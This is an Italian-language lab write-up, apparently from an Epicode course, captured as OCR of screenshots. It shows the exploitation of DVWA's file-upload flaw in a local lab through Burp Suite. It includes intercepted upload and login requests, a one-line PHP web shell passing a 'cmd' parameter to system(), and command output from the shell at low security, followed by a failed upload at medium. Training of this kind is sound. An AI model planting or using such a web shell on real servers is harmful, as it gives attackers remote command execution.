
1) Shell di pratica Epicode



Kali Linux [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Not secure 192.168.178.100/dvwa/vulnerabilities/upload/
Vulnerability: File Upload
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector
Event log (3) All issues
Memory: 113.6MB

Choose an image to upload: Choose File shell_facile.php

Upload


More info

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Request to http://192.168.178.100:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.178.100
Content-Length: 441
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.178.100
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJRS33AZKwBJEItVP
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.178.100/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=31c785760358ad9fc6794a37caf4a74d
Connection: close

------WebKitFormBoundaryJRS33AZKwBJEItVP
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryJRS33AZKwBJEItVP
Content-Disposition: form-data; name="uploaded"; filename="shell_facile.php"
Content-Type: application/x-php

```



Kali Linux [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Not secure 192.168.178.100/dvwa/login.php
DVWA
Username
Password
Login
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector
Event log (3) All issues
Memory: 113.6MB


Username: admin

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project


Hint: default username is 'admin' with password 'password'

Request to http://192.168.178.100:80

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.178.100
Content-Length: 44
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.178.100
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.178.100/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=31c785760358ad9fc6794a37caf4a74d
Connection: close

username=admin&password=password&Login=Login
```




```
<?php system($_REQUEST["cmd"]); ?>
```



192.168.178.100/dvwa/hackable/uploads/shell_facile.php?cmd=ls

```
dvwa_email.png shell.php shell_facile.php
```



Vulnerability: File Upload

Choose an image to upload:
Choose File No file chosen

Upload

```
../../hackable/uploads/shell_facile.php succesfully uploaded!
```

More info


http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

2) Shell più avanzata

- Difficoltà bassa DVWA


Kali Linux [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
17:26
Web Shell
Damn Vulnerable Web A
Not secure 192.168.178.100/dvwa/hackable/uploads/index.php
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Event log (3) All issues
Memory: 111.4

Web Shell

Execute a command


Command

whoami

Output

```
www-data
```

- Difficoltà Media DVWA


Damn Vulnerable Web A
192.168.178.100/dvwa/security.php
DVWA
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Add notes
Pretty Raw Hex
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Search
0 highlights
Event log (3) All issues
Memory: 111.

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer


You can enable PHPIDS across this site for the duration of your ses

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Request to http://192.168.178.100:80

```
POST /dvwa/security.php HTTP/1.1
Host: 192.168.178.100
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.178.100
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.178.100/dvwa/security.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=31c785760358ad9fc6794a37caf4a74d
Connection: close

security=medium&seclev_submit=Submit
```


Kali Linux [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Web Shell
Damn Vulnerable Web A
Not secure 192.168.178.100/dvwa/vulnerabilities/upload/#
Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Deco
Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Event log (3) All issues
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

```
Your image was not uploaded.
```

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **324**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **325**


Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **326**

Vulnerability: File Upload

Choose an image to upload:
Choose File No file chosen
Upload

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


Burp Suite Community Edition v2023.7.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
2 ×
Send Cancel
Target: http://10.0.2.8
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Selection 32 (0x20)
Selected text
../../hackable/uploads/index.php
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 2
Request headers 12
Response headers 9
Search...
0 matches
Done
4,900 bytes | 67 millis

